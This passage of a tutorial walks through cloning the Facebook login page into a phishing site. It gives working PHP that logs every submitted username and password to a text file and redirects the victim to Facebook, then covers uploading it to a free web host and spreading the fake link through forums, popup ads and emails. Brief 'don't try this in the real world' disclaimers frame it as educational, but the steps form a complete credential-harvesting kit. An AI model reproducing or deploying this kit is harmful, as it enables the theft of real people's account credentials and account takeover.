3. If using Notepad, hit **ctrl + f** (which is the **find** hotkey) and search for **action**.

4. You should see a line that looks like this:
   action="https://www.facebook.com/login.php?login_attempt=1"

5. Delete everything contained in the quotations, and instead fill the quotes with **post.php**. Now it should read **action="post.php"**

6. Save this file somewhere on your computer with the file name of **index.htm**. Omit the final period from the filename. This is going to become your phishing page.

7. Next, create a new notepad document with the name of **post.php**. Omit the final period from the filename. Copy and paste the following code into this document, and remember to save it:

```
<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
```

```
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

8. At this point, you should now have two files saved: **index.htm** and **post.php**.

9. Next, this code actually needs to be uploaded to a web hosting service. There are free hosting providers, but I wouldn't recommend you actually post this code. Instead, it would be better to try this at home on your own webserver. However, for the rest of the tutorial, we'll be using 000Webhost.

10. After you have signed up for an account, browse to the **control panel**, and then to **file manager**.

11. Once the window opens, go to **publick_html**.

12. Delete **default.php**, and then upload **index.htm** and **post.php**.

13. Next, click on a preview of **index.htm**. As you'll notice, it should look nearly identical to the Facebook login page.

14. The URL of this page is what needs to be linked to in an attack. Sometimes attackers imbed this false link on other websites, forums, popup ads, and even emails.

15. Now go back to the **file manager** and **public_html**. There should be a file labeled **username.txt**.

16. Open this file and you should be able to see login credentials that have been entered by a test user.

Final Thoughts

It really is a simple matter of copying the code from the Facebook login screen, adding some php code, and then setting up a dummy website. Again, don't try this in the real world, because the consequences could be terrible. However, in a home environment on your own web server, this tutorial provides great insight into how attackers phish for usernames and passwords.